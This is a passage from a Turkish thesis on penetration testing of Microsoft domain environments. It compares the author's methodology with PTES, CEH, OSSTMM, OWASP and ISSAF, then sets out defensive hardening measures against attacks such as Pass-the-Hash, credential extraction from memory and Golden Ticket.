(MSDEPTM) ise Microsoft etki alanı ortamı özelinde sızma testi adımlarını sunmakta ve PTES'de incelenen ilk ve son adımı metodoloji içerisine almamaktadır. Bu adımlarda bir saldırı yönteminin başarısız olma (Meterpreter bağlantısı elde edilememesi gibi) veya saldırı gerçekleştirilmesinin uygun olmadığı (kritik sunucularda Mimikatz aracının çalıştırılmaması gibi) durumlara karşın ek teknikler (yerleşik komut setlerinin kullanılması veya LSASS prosesinin dump dosyasının elde edilmesi gibi) sunmaktadır. Bunun yanında PTES sadece sızma testlerine yönelik bir çalışma ortaya koyarken, hazırlanan bu tezde her adıma karşı alınması gereken önlemler de belirtilmiştir.

5.2 CEH (Certified Ethical Hacker)

Ec-Council tarafından hazırlanan CEH [129] ile 5 fazdan oluşan sızma testi metodolojisi sunulmuştur. Bu fazlar aşağıdaki gibi sıralanabilir.

- Keşif (Reconnaissance): Bu adımda aktif veya pasif olarak bilgi toplanır.
- Tarama-Belirleme (Scanning-Enumeration): Hedef sistemin işletim sistemi, açık portları, bu portlarda çalışan servisleri, bu servislerdeki zafiyetler tespit edilir.
- Erişim Elde Etme (Gaining Access): Hedef sistem üzerinde erişim elde edilir.
- Erişimi Sürdürme (Maintaining Access): Sistem üzerindeki erişimin devamlılığı sağlanır.
- İzleri Silme (Clearing Tracks): Sistem üzerindeki bırakılan izler silinir.

CEH tarafından sunulan sızma testi fazları, tezde sunulan metodoloji gibi saldırı adımlarını kapsamakta olup, planlama ve raporlama adımları için ise en iyi uygulamaları (best practices) içermektedir. CEH tarafından sunulan fazlar da PTES gibi genel kategoriler için hazırlanmış olup ardışık adımları içermektedir. Buna ek olarak CEH, sızma testlerinde kullanılan birbirinden farklı araçları listelemektedir. Bu tezde sunulan MSDEPTM de CEH gibi sızma testleri için kullanılan farklı araçları listelemektedir. Ancak MSDEPTM, CEH veya PTES gibi sızma testleri için genel bir çerçeve ortaya koymayıp, Microsoft etki alanı için detaylı bir metodoloji ortaya koyar ve bu metodolojinin her adımını birbirinden farklı yöntemler ile listeler.

5.3 OSSTMM (The Open Source Security Testing Methodology Manual)

ISECOM (The Institute for Security and Open Methodologies) tarafından hazırlanan OSSTMM [130] ile 6 bölümden oluşan sızma testi metodolojisi sunulmuştur. Bu bölümler aşağıdaki gibi sıralanabilir.

- Bilgi Güvenliği Testleri (Information Security Testing): Kurumun değerlendirilmesi, bilgi varlıklarının incelenmesi, personelin denetimi gibi çalışmalar gerçekleştirilir.
- Süreç Güvenliği Testleri (Process Security Testing): Kurumun işleyişi ve süreçleri değerlendirilir.
- Bilgi Teknolojileri Güvenliği Testleri (Internet Technology Security Testing): En geniş bölüm olup, ağ ve internet ortamı üzerinden gerçekleştirilebilecek testler incelenir. Ağ taraması, servislerin keşfi, güvenlik bileşenlerinin değerlendirilmesi, erişim kontrolleri, istismar işlemleri gerçekleştirilen temel testlerdendir.
- İletişim Güvenliği Testleri (Communications Security Testing): Telefon, elektronik posta, uzaktan erişim gibi iletişim altyapısına ait bileşenler test edilir.
- Kablosuz Ağ Güvenliği Testleri(Wireless Security Testing): Kablosuz ağ altyapısına ait bileşenler test edilir.
- Fiziksel Güvenlik Testleri (Physical Security Testing): Giriş/çıkışlar, alarm ve izleme sistemlerine ait bileşenler test edilir.

OSSTMM, sızma testlerine oldukça üst perdeden bakar. Uygulama ağırlıklı olan sızma testleri konusunu teorik çerçeveden inceler ve denetçi gözü ile kontrol tabanlı bir metodoloji ortaya koyar. Diğer taraftan MSDEPTM ise uygulama odaklıdır ve Microsoft etki alanı sızma testlerine teknik bir bakış sunar.

5.4 OWASP Test Rehberi (Open Web Application Security Project Testing Guide)

OWASP tarafından hazırlanan OWASP Test Rehberi [131] ile 10 bölümden oluşan sızma testi metodolojisi sunulmuştur. Bu bölümler aşağıdaki gibi sıralanabilir.

- Yapılandırma ve Dağıtım Yönetimi Testi (Configuration and Deployment Management Testing): Ağ, altyapı, platform, HTTP metodları vb. ile ilgili testler gerçekleştirilir.
- Kimlik Yönetimi Testi (Identity Management Testing): Role, kayıt olma süreci, hesap keşfi, hesap izinleri vb. ile ilgili testler gerçekleştirilir.
- Kimlik Doğrulama Testi (Authentication Testing): Varsayılan kullanıcılar, hesap kilitleme mekanizması, kimlik doğrulamayı atlatma, parola politikası, parola sıfırlama süreci vb. ile ilgili testler gerçekleştirilir.
- Yetkilendirme Testi (Authorization Testing): Dosya/dizin yetkilendirmesi, yetki yükseltme, nesne referansları vb. ile ilgili testler gerçekleştirilir.
- Oturum Yönetimi Testi (Session Management Testing): Çerezler, oturum sabitleme, oturum kapatma süreci, oturum zaman aşamı vb. ile ilgili testler gerçekleştirilir.
- Veri Doğrulama Testi (Data Validation Testing): Girdilerin ve çıktıların doğrulanması ile ilgili testler gerçekleştirilir.
- Hata Yakalama Testi (Testing for Error Handling): Hata kodları ile ilgili testler gerçekleştirilir.
- Zayıf Kriptografi Testi (Testing for weak Cryptography): Kritiptografik algoritmaların güvenliği, giden ve gelen gizli verilerin güvenliği vb. ile ilgili testler gerçekleştirilir.
- İş Mantığı Testi (Business Logic Testing): İş akışı ile ilgili testler gerçekleştirilir.
- İstemci Tarafı Test (Client Side Testing): İstemci taraflı kontroller ile ilgili testler gerçekleştirilir.

OWASP Test Rehberi web uygulama testlerini oldukça detaylı bir şekilde açıklayan tecrübelere dayanılarak ortaya çıkmış ve günümüzde de güncelliğini koruyan ve kendisini geliştiren bir rehberdir. Bu rehberde her saldırının amacı, nasıl ve hangi araçlar ile gerçekleştirileceği örnekler ve referanslar ile birlikte listelenmiştir. OWASP tarafından sunulan rehberde saldırı adımlarının yanında muhtemel savunma adımları da sıralanmaktadır. Bu tezde ortaya konulan MSDEPTM - kapsam ve ana hedef olarak farklı olsa da - OWASP Test Rehberi gibi, sızma testlerinde karşılaşılabilecek farklı durumlar için farklı yöntemler sunmaktadır. Bunun yanında, web uygulama testlerinin doğasında pek olmayan saldırı döngüsünü MSDEPTM de incelenmektedir.

5.5 ISSAF (Information Systems Security Assessment Framework)

Genele açık bir topluluk olan OISSG (Open Information Systems Security Group) tarafından hazırlanan ISSAF [132] ile 3 fazdan oluşan bir yaklaşım ortaya konmuştur. İlk fazda planlama ve hazırlık, ikinci fazda 9 adımdan oluşan sızma testi metodolojisi, üçüncü fazda ise raporlama ve kanıtların temizlenmesi incelenmiştir. İkinci fazı oluşturan sızma testi metodolojisinin adımları aşağıdaki gibi sıralanabilir.

- Bilgi Toplama (Information Gathering): Hedef hakkında bilgi toplanır.
- Ağ Haritalama (Network Mapping): Hedef ağ yapısı çıkarılır.
- Zafiyet Belirleme (Vulnerability Identification): Hedefin açık servislerinin sahip olduğu zafiyetler belirlenir.
- Sızma Testi (Penetration): Güvenlik zafiyetleri istismar edilerek yetkisiz erişim denemesi gerçekleştirilir.
- Erişim Elde Etme ve Hak Yükseltme (Gaining Access and Privilege Escalation): Hedefe erişim sağlanır ve hak yükseltme saldırıları gerçekleştirilir.
- Detaylı İnceleme (Enumerating Further): Kimlik doğrulama saldırısı, ağ dinleme gibi yöntemler ile detaylı analiz gerçekleştirilir.
- Uzak Kullanıcıları ve Hedefleri Ele Geçirme (Compromise Remote Users/Sites): Uzaktan çalışan personel veya diğer şiketler ele geçirilir.

- Erişimi Sürdürme (Maintaining Access): Sistem üzerinde elde edilen erişimin devamlılığı sağlanır.
- İzleri Silme (Cover Tracks): Sistem üzerindeki bırakılan izler silinir.

ISSAF tarafından sunulan kontroller sızma testi metodolojisi olarak tanımlanabilse de aslında birer güvenlik değerlendirme kontrol listesidir. Bu kontrol listesindeki her bir kontrol maddesi için tanım, gereksinim, nasıl ve hangi araçlar ile gerçekleştirilebileceğinin adımı, örnekleri, bu kontrol işlemine karşı önlemler ve referanslar bir rapor hazırlarmış gibi ele alınır. Sızma testinin bir çok kapsamının ele alınması ve oldukça detaylı bir kaynak sunması PTES ile de benzerlik gösterir. Ancak ISSAF'ın adımlardan ve yöntemlerden oluşan bir metodoloji yerine teknik bir kontrol madde listesi gibi ele alınması ve bir çok sızma testi kapsamına özel olarak hazırlanmış olması kendisini bu tezde sunulan MSDEPTM'den ayıran en temel unsurlardandır.

Bölüm 6

Etki Alanı Saldırılarına Karşı Temel Korunma Yöntemleri


Günümüzde siber saldırıların artmış olması kurumların sistemlerine yönelik koruma mekanizmalarını güçlendirme ihtiyacı doğurmuştur. Microsoft etki alanında için kurumlarda alınması tavsiye edilen temel önlemler bu başlık altında incelenecektir.

6.1 BIOS Yapılandırması

Etki alanı sızma testlerinde fiziksel erişim bulunan işletim sistemlerinden SAM/SYSTEM dosyaları gibi kritik dosyalar alınabilmekte veya Utilman.exe gibi bazı kritik dosyaların bütünlüğü değiştirilebilmektedir. Bu sebeple fiziksel erişim sağlanabilen bilgisayarın disk sistemine yetkisiz erişim engellenmelidir.

Disk sistemine yetkisiz erişimi engellemek için gerçekleştirilecek ilk adımlardan birisi BIOS'un güvenilir olarak yapılandırılmasıdır [133]. Güvenilir BIOS yapılandırmasında aşağıdaki ayarların yapılması tavsiye edilmektedir.

- BIOS ayarlarını okumak veya değişiklik yapmak için parola koruması sağlanmalıdır.
- Bilgisayar pili bittiğinde BIOS parolasının sıfırlanabilmektedir. Bu sebeple, pili uzun süre bitmeyen güncel donanımlar tercih edilmelidir.
- Bilgisayar öncelikle harddiskten başlayacağı şekilde ayarlanmış olmalıdır.



Şekil 6.1: BIOS Parolasının Oluşturulması

6.2 Disk Şifreleme

BIOS üzerindeki yapılandırmalar güçlü olsa bile, işletim sisteminin yüklü olduğu hard-disk sökülerek harici cihazlara takılabilir ve disk okunabilir. Bu duruma engel olabilmek için tam disk şifreleme teknolojileri kullanılmalıdır. Microsoft tarafından sunulan Bitlocker [134] sayesinde diskin tamamı AES 128 veya AES 256 algoritmaları ile şifrelenir ve anahtarın (açılış ve kurtarma anahtarı) merkezi bir yerden yönetimine imkan verilir. Trusted Platform Module (TPM) adı verilen modül sayesinde bir PIN ve/veya anahtar dosyası kullanılarak şifreleme yanında bütünlük kontrolü de sağlanarak güvenlik daha da arttırılabilir.

6.3 Ağ Yapılandırması

Kurumlarda saldırıların dışarıdan geleceği, kurum içerisinden bir saldırı gerçekleşmeyeceği algısı yaygın olabilmektedir. Bu sebeple ağ yapılandırmasına gereken önem verilmemekte, önleyici ve tespit edici mekanizmalar yeteri kadar kullanılmamaktadır. Güvenilir ağ yapılandırmasındaki [135] en önemli hususlar aşağıdaki gibi sıralanabilir.

- Sunucu ve istemci ağı ayrı olmalıdır.

- Sunucular kendi arasında sürümlerine (Prod, Test, Dev vb.) ve işlevlerine (veri tabanı, web vb.) göre ayrı ağlarda bulunmalıdır.
- Uzak ofisler (branch office) ile olan bağlantılar güvenilir bir hat üzerinden sağlanmalı ve ağ üzerinden ayrılmalıdır.
- Sistem yönetimi gerçekleştiren personelin bulunduğu ağ, diğer personelin bulunduğu ağdan ayrılmalıdır.
- Ayrı ağlardaki sistemler arasındaki erişim kuralları kısıtlanmalı, sadece güvenilir olan protokoller ile erişime izin verilmelidir.
- Ağ üzerinde herkesin erişebileceği ortamlarda kritik bilgi bulunmamalıdır.

6.4 Servis Yapılandırması

Güvenlik bakış açısı ile bakıldığında dışarıya doğru açılan her kapı ve gerek duyulmayan her şey saldırı yüzeyini arttırdığı söylenebilir. Bu sebeple gereksiz servislerin hizmet veriyor olması veya mevcut servislerin güvenilir olarak yapılandırılmamış olması güvenlik riskini arttırır. Servis güvenliği için temel hususlar aşağıdaki gibi sıralanabilir.

- Gereksiz servisler devre dışı bırakılmalıdır.
- Servisi çalıştıran kullanıcılar en az yetki prensibine göre belirlenmelidir.
- Servis hesaplarının parolası için kurumda bir politika belirlenmelidir.
- Servis kullanıcı hesapları - parola saldırı gerçekleşse bile - kilitlenmemelidir.
- Antivirüs, DLP gibi ajanların servisleri yerel yönetici hesapları tarafından devre dışı bırakılamamamalı, merkezi sistemler tarafından yönetilmelidir.

6.5 Parola Güvenliği

Günümüzde en sık karşılaşılan saldırıların başında kimlik doğrulama saldırıları gelmektedir. Bu saldırılar ile kolay veya yeteri kadar güçlü olmayan parolalar tahmin edilmeye ve sistemlere erişim sağlanmaya çalışılır. Parola güvenliğini sağlamak için kurum içerisinde

güvenilir bir parola politikası oluşturulmalıdır [136]. Güçlü bir parola politikasına ait kurallar aşağıdaki gibi sıralanabilir.

- Parola uzunluğu belirli bir değerden (12 gibi) uzun olacak şekilde belirlenmelidir.
- Parolalar küçük harf, büyük harf, rakam ve özel karakter içermelidir. Sözlüklerde bulunan ifadelerden oluşmamalıdır.
- Parolalar belli aralıklar ile (42 günde bir gibi) değişmeye zorlanmalıdır.
- Parola aynı gün içerisinde son kullanıcı tarafından iki kere değiştirilememelidir.
- Parolanın son kullanım tarihinden belirli bir süre (7 gün gibi) önce kullanıcıya bilgilendirmede bulunulmalıdır.
- Parolalar şifreli değil, özet olarak saklanmalıdır.
- Yeni parola daha önceden kullanılan belirli adetteki (24 gibi) eski parola ile aynı olmamalıdır.
- Belirli bir süre (15 dakika gibi) içerisinde bellirlenen bir adetçe (5 kere gibi) yanlış parola denemesinde, hesap belirli bir süre (30 dakika gibi) boyunca kilitlenmelidir.
- Oturum açıldığında en son oturuma ait bilgiler, hatalı oturum açma varsa bu olaylara ait kayıtlara ait bilgiler listelenmelidir.
- Parola giriş ekranında kaba kuvvet saldırılarını önlemek için ek mekanizmalar (CAPTCHA gibi) kullanılmalıdır.

6.6 Pass The Hash Saldırılarına Karşı Önlemler

Etki alanında gerçekleştirilen en önemli saldırı tekniklerinden birisi olan Pass The Hash saldırıları ile parola özeti kullanılarak, aynı kimlik bilgilerini kullanan diğer sistemlere erişim sağlanabilir. Bu saldırılardan korunmak için aşağıdaki önlemler alınabilir [137].

- Her bilgisayarın yerel yönetici hesaplarına ait parolalar farklı olarak belirlenmelidir. Bu amaçla Microsoft tarafından sunulan LAPS çözümü kullanılabilir.
- Yönetimsel paylaşımlar (C, $ADMIN$ gibi) kapatılmalıdır.

- "HKLM\SYSTEM\CurrentControlSet\services\LanmanServer\Parameters" altındaki "AutoShareWks" ve "AutoShareServer" değerleri 0 olarak ayarlanmalıdır.
- "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" altındaki "EnableLUA" ve "FilterAdministratorToken" değerleri 1 olarak ayarlanmalıdır.
- "File and Printer Sharing for Microsoft Networks" seçeneği pasif duruma getirilerek SMB servisi devre dışı bırakılmalıdır.
- "Computer Configuration > Windows Settings > Security Settings > Local Policies > Security Options" altındaki "User Account Control: Admin Approval Mode for the Built-in Administrator account" ve "User Account Control: Run all administrators in Admin Approval Mode" ilkeleri etkinleştirilmelidir.

6.7 RAM Üzerinden Parolaların Elde Edilmesine Karşın Önlemler

Windows bir bilgisayara oturum açıldığında kullanıcı adı ve parola bilgisi RAM üzerinde şifreli olarak tutulmakta ve şifreleme anahtarı da RAM üzerinde saklanmaktadır. Mimikatz ve WCE gibi araçlar da deşifreleme işlemi yaparak parolayı açık olarak elde edebilmektedir. Bu tarzda bir saldırıyı zorlaştırmak ve önlemek için alınması tavsiye edilen bir takım aksiyonlar bulunmaktadır.

Bu tavsiyeler aşağıdaki başlıklar altında toplanabilir.

6.7.1 Oturum Sonlandırma İşlemleri

Bir makinede oturum açma işlemi temel olarak konsol üzerinden etkileşimli oturumla veya uzak masaüstü oturumuyla gerçekleştirilebilir. Bu oturumlardan çıkış yapılırken kullanıcı değiştirme (switch user), uzak bağlantıyı kesme (disconnect), oturum bağlantısını düşürme (disconect session immediately) yöntemleri kullanıldığında parolalar RAM üzerinden elde edilebilmektedir.

Bazı durumlarda oturumu sonlandırmak için oturumu kapat (log off) seçeneği yeterli oluyorken, her zaman için bu durum doğru olmayabilmektedir. Bu sebeple bilgisayarı

yeniden başlatmak (restart) veya kapattıktan sonra (shutdown) yeniden açmak parolanın bellek üzerinden elde edilmesini önlemek için en garanti çözüm olmaktadır.

6.7.2 Güvenli Parola Kullanımı

Karmaşık ve uzun parolaların kullanılması birçok saldırı için en kritik adımlardan birisidir. Ancak parolaların bellek üzerinden elde edilmesi için yeterli olmamaktadır. Parola oluşturulurken karmaşıklığı arttırmak için özel karakter kümesi (é, è, ê, ë, £, ? vb.) arttırılabilir. Ancak saldırgan, kısmen elde ettiği parolanın kalan karakterlerini tahmin yöntemi ile veya aracın çalıştırıldığı komut satırı yazı formatı değiştirilerek parola elde edilebilir.

6.7.3 Kullanılmayan Kütüphanelerin (DLL) Kaldırılması

Windows işletim sistemindeki kimlik doğrulama paketleri LSA (Local Security Authority) tarafından belleğe yüklenir. LSA, hangi DLL dosyalarını yükleyeceğini kayıt defterindeki "HKLM\SYSTEM\CurrentControlSet\Control\Lsa\Security Packages" kaydından alır. Bu kayıtta bulunmayan paketler belleğe yüklenmeyecektir. Bazı kimlik doğrulama paketlerinin silinmesi (kerberos, wdigest, tspkg) istenmeyen durumların (RDP yapamama gibi) ortaya çıkmasına sebep olabilir.

6.7.4 İstemci Taraflı Koruma Sistemleri

Meterpreter bağlantısı elde etme veya WCE/Mimikatz gibi araçların aktivitelerini tespit etmek için antivirüs gibi koruma mekanizmaları kullanılabilir. Ancak bu ürünler bir şekilde atlatılabileceği için yeteri kadar güvenlik sağlayamamaktadır.

6.7.5 Uzaktan Erişim Yöntemleri

Ağ üzerindeki bir bilgisayarlara yönetim amaçlı erişim için kullanıcı adı ve parola ile uzak masaüstü bağlantısı kurulabilir veya Sysinternals psexec gibi araçlar ile komut satırı erişimi sağlanabilir. Bunun yanında kurumlarda DameWare veya Skype gibi üçüncü taraf ürünler ile erişim sağlanabilir. Bu yöntemlerin bir çoğunda RAM üzerinde iz bırakabilir ve sonuçta bağlantı kuran tarafın parolası veya jetonu alınabilir.

Ayrıca kayıt defteri üzerinden erişim, WMI veya Powershell komutlarının çalıştırılması gibi yöntemlerin etkinleştirilmesi bir takım başka açıklıklara sebep olabilmektedir.

6.7.6 Güncelleştirmelerin Gerçekleştirilmesi

Microsoft tarafından yayınlanan KB2871997 paketi ile RAM üzerinden parolaların elde edilmesi zorlaştırılmıştır. Ancak henüz tamamen engellenememiştir. Bunun yanında Windows 10 işletim sistemi üzerindeki bütünleşik ayarlar (Credential Guard gibi) sayesinde, gerekli sıkılaştırmalar da yapıldığında bu bilgisayarlar üzerinden parolalar açık olarak elde edilemeyebilmektedir.

6.8 Altın Bilet Saldırısına Karşın Önlemler

Altın Bilet (Golden Ticket) saldırısı ile etki alanındaki KRBTGT servis hesabının parola özeti ve etki alanındaki bir takım bazı bilgiler kullanılarak etki alanındaki en yetkili hesap (Domain Admins gibi) haklarıyla sürekli erişim sağlanabilir. Altın Bilet kullanarak etki alanında uzun süreli yetki sahibi olunması şeklinde özetlenebilecek bu saldırıya karşı önleyici ve tespit edici bir takım adımlar aşağıdaki gibi sıralanabilir.

- Altın bilet saldırısı, etki alanı denetleyicisine (DC) erişim sağlandıktan sonra gerçekleştirilebilen bir saldırıdır. Saldırganların, etki alanı denetleyicisinde KRBTGT (ve tüm kullanıcıların) parolalarının alınabileceği yetkiye sahip olunması kritik bir yönetim zafiyetidir. Bu amaçla gerekli sıkılaştırma adımları gerçekleştirilmelidir.
- Altın Bilet saldırının gerçekleştirildiği biliniyor veya gerçekleştirilmiş olduğundan şüpheleniliyorsa, KRBTGT hasabının parolası iki kere sıfırlanmalıdır (resetlenmelidir). Ancak bu durum, manuel olarak başlatılması gereken bazı servislerin başlayamamasına, akıllı kart ile kimlik doğrulayan kullanıcıların yeni bir bilet talep ederek etki alanı denetleyicisi üzerinde yük oluşturmasına sebep olabilir. Hatta, bazı durumlarda kullanıcıların kimlik doğrulayamamasına, bilgisayarların etki alanından düşmesine de sebep olabilir.
- Tüm etki alanının baştan kurulması, çok etkin olmasa da, bu saldırıya karşı bir önlem olduğu söylenebilir.

- Altın Bilet saldırısı gerçekleştiğinde, 4769 olay kaydı düşmektedir. Bu kaydın takip edilmesi (çok etkili bir tespit yöntemi olmasa da) saldırının tespiti için kullanılabilir.

Altın bilet kullanarak etki alanında uzun süreli yetki sahibi olunması şeklinde özetlenebilecek bu saldırı, 2014 Ocak ayında yayınlanmış olmasına rağmen daha önce kullanılmadığı anlamına gelmemektedir. Bu sebeple, özellikle 2014 yılından itibaren, etki alanına yapılan saldırıların incelenmesi ve etki alanı denetleyicisine yetkisiz / uygunsuz erişimlerinin elde edilip edilmediğinin tespit edilmesi, bunun sonucunda da gerekli değişikliklerin yapılması kurum etki alanını korumak için önem arz etmektedir. Özellikle kritik kurumlar için, bu kontrollerin geçmişe yönelik gerçekleştirilmesi ve gerekli müdahalelerde bulunulması gerekmektedir.

6.9 Temel Kontroller ve Sıkılaştırmalar

Etki alanındaki istemciler üzerinde bir takım sıkılaştırmaların ve kontrollerin yapılması karşılaşılabilecek tehditlerin doğuracağı riskleri düşürecektir. Temel kontroller aşağıdaki gibi sıralanabilir.

- Lisanslı bir işletim sistemi kullanılmalıdır. Benzer olarak uygulamalar da lisanslı olmalıdır.
- Parola politikası güvenilir olarak yapılandırılmalıdır.
- Hesap kilitlenme politikası güvenilir olarak yapılandırılmalıdır.
- Uzaktan ve etkileşimli oturum açma ayarları güvenilir olarak yapılandırılmalıdır.
- Denetim kayıtları güvenilir olarak yapılandırılmalıdır.
- Bütünlük kontrolü sağlayan mekanizmalar kullanılmalıdır.
- Veri sızdırılmasını önleyen mekanizmalar kullanılmalıdır.
- Desteklenen kriptografik kütüphaneler (SMB istemci ve sunucu bileşenlerinin paket imzaları) güvenilir olarak yapılandırılmalıdır.
- UAC seviyesi ve ayarları güvenilir olarak yapılandırılmalıdır.
- Güvenlik duvarı etkinleştirilmeli ve ayarları güvenilir olarak yapılandırılmalıdır.

- Yerel hesap adlarına, adlandırılmış kanallara ve paylaşımlara erişim yetkilendirmesi güvenilir olarak yapılandırılmalıdır.
- Yönetimsel paylaşımlar (C, $ADMIN$ vb.) güvenilir olarak yapılandırılmalıdır.
- Antivirüs güvenilir olarak yapılandırılmalıdır.
- Son güncellemeler gerçekleştirilmelidir.
- Yerel yerleşik kullanıcıların (Administrator ve Guest hesaplarının) yeniden isimlendirilmesi güvenilir olarak yapılandırılmalıdır. Gereksiz kullanıcılar kaldırılmalıdır.
- Yerel bilgisayardaki Administrators grup üyelikleri güvenilir olarak yapılandırılmalıdır.
- Etkileşimli oturum açma ayarları güvenilir olarak yapılandırılmalıdır.
- BIOS güvenilir olarak yapılandırılmalıdır.
- Disk şifreleme etkinleştirilmelidir.
- Standart kullanıcı hesaplarının istemci bilgisayar üzerinde çalıştırabilecekleri araçlar güvenilir olarak yapılandırılmalıdır.
- Gereksiz programlar yüklü olmamalıdır.
- Gereksiz servisler devre dışı bırakılmalı ve etkin kalması gereken servisler güvenilir olarak yapılandırılmalıdır.
- Proxy ayarı ağ üzerinden otomatik olarak alınmamalıdır.
- Disk üzerinde gereksiz veriler bulunmamalıdır.
- Geçici dizinler altındaki dosyalar çalıştırılamamalıdır.

Sıkılaştırma işlemleri için CIS, NIST veya Tübitak tarafından hazırlanan sıkılaştırma kılavuzları kullanılabilir veya kuruma özel kılavuzlar hazırlanabilir.

Bu başlıkta ve önceki başlıklarda bahsi geçen ayarlar grup ilkeleri ile ayarlanabileceği gibi bazılarının işletim sistemi kurulurken içerisinde olması da sağlanabilir. Bu sebeple hazırlanan imajlar periyodik olarak gözden geçirilmeli ve kurum politikasına uygun şekilde hazırlanmalıdır.

6.10 Kritik Hesapların Kullanımı

Etki alanı sızma testlerinin ana hedefi Domain Admins veya Enterprise Admin grubu üyelerinden birisinin yetkisini elde etmektir. Bu sebeple bu grup üyelerinin kullanımı oldukça sınırlı olmalıdır. Bu konu ile ilgili alınabilecek temel önlemler aşağıdaki gibi sıralanabilir.

- Bu grupların üyeleri sınırlı sayıda olmalıdır.
- Bu grup üyelerini kullanan personelin günlük işlerini halletmeleri için standart yetkilere sahip ikinci hesapları olmalıdır.
- Yardım masası personeline istemci bilgisayarlarda gerçekleştirecekleri işlemleri için yetki devri gerçekleştirilmelidir.
- Bu grup üyelerinin aktiviteleri izlenmeli ve gerek görüldüğü durumlar için alarmlar oluşturulmalıdır.
- Son kullanıcı bilgisayarlarında yetkili hesaplar ile (yardım masası kullanıcıların hesapları gibi) açılan oturumlardan sonra, bilgisayar yeniden başlatılmalıdır.

6.11 Yama Yönetimi

Gerçekleştirilen saldırıların önemli bir kısmı zafiyetlerin istismar edilebilmesinden kaynaklanır. Bu sebeple kurum içerisinde yama yönetiminin etkin bir şekilde gerçekleştirilmesi gerekir [138]. Bu amaçla merkezi yama yönetimi çözümlerinin kullanımı önem arz etmektedir. Kurum politikasına göre öncelikle test ortamlarında güncelleştirmeler gerçekleştirilmeli, ardından da gerçek sistemler ardışıl olarak güncelleştirilmelidir. Kurum politikasında zafiyet kritikliğine göre geçilecek yamaların zamanlaması ve yöntemi belirtilmelidir.

6.12 Yedekleme

Kurumlarda gerçekleşebilecek problemlerden ötürü veri kaybı gerçekleşebilir ve bu durumda sistemin eski bir yedeğinden geri dönülmesi gerekebilir. Bu sebeple kurumlarda

yedekleme sürecine önem verilmelidir. Verileri şifreleyen fidye yazılımlarının yaygınlaştığı günümüzde yedeklemenin önemi daha da ön plana çıkmıştır.

Kurum yedekleme politikası oluşturmalıdır. Hangi sistemlerin, hangi yöntemlerle, kimler tarafından, ne sıklıkla yedeklerinin alınacağı; bu yedeklerin hangi ortamda, ne kadar süre ile depolanacağı; bu yedeklere hangi kişilerin, hangi yöntemlerle erişebileceği; bu yedeklerin geri döndürme senaryoları ile ilgili detaylar kurum politikasına göre belirlenmelidir.

Bunun yanında canlı sistemlerin de yedekli olarak çalışması bilgi güvenliğinin erişilebilirlik unsurunun vazgeçilmezlerindendir.

6.13 Log Yönetimi ve İzleme

Günümüzde her ne kadar siber saldırılardan korunma önlemi alınırsa alınsın, sıfırıncı gün saldırıları veya daha farklı sebeplerden dolayı saldırılardan kaçınmak imkansızlaşabiliyor. Bu sebeple saldırıları önlemenin yanında saldırıları tespit edebilmek de oldukça önemlidir. Bu nedenle kurumların bir politikaya uygun olarak kayıt alma ve alarm oluşturma mekanizması oluşturması gerekir [139]. Öncelikle hangi sistemlerin veya uygulamaların izlenmesi gerektiği belirlenmeli, hangi olayların kaydının alınacağı ve bu olayların birbiri ile nasıl ilişkilendirileceği belirlenmelidir. Uzun zaman alan bu çalışma ile bir saldırı sırasında, saldırıdan haberdar olunabilir. Alınan kayıtların nasıl alınacağı, saklanacağı, kayıtlara kimler tarafından erişilebileceği de önem arz etmektedir. Belli periyotlar ile raporların alınarak durumun gözden geçirilmesi de bir kurumun vazgeçilmez güvenlik kontrollerinden birisidir.

6.14 Kimlik Yönetimi ve Erişim Kontrolü

Kurumlarda işe başlama, işten ayrılma veya departman değişiklikleri gibi durumlar ile sıklıkla karşılaşılır. Bu durumlar karşısında kimlik yönetimi ve erişim kontrolleri etkin olarak işletilmelidir [140]. İşe yeni başlayan birisinin hesaplarının otomatik olarak açılması ve otomatik olarak (sadece ihtiyacı olacak şekilde yetkilere sahip) ilgili role sahip olması kurumun verimliliğini arttıracağı gibi bilgi güvenliğini de arttıracaktır. Benzer olarak işten ayrılan personelin de hesaplarının otomatik olarak devre dışı bırakılması ve gerekli kontrollerden sonra silinmesi de önemlidir. Aksi halde işten ayrılan personelin

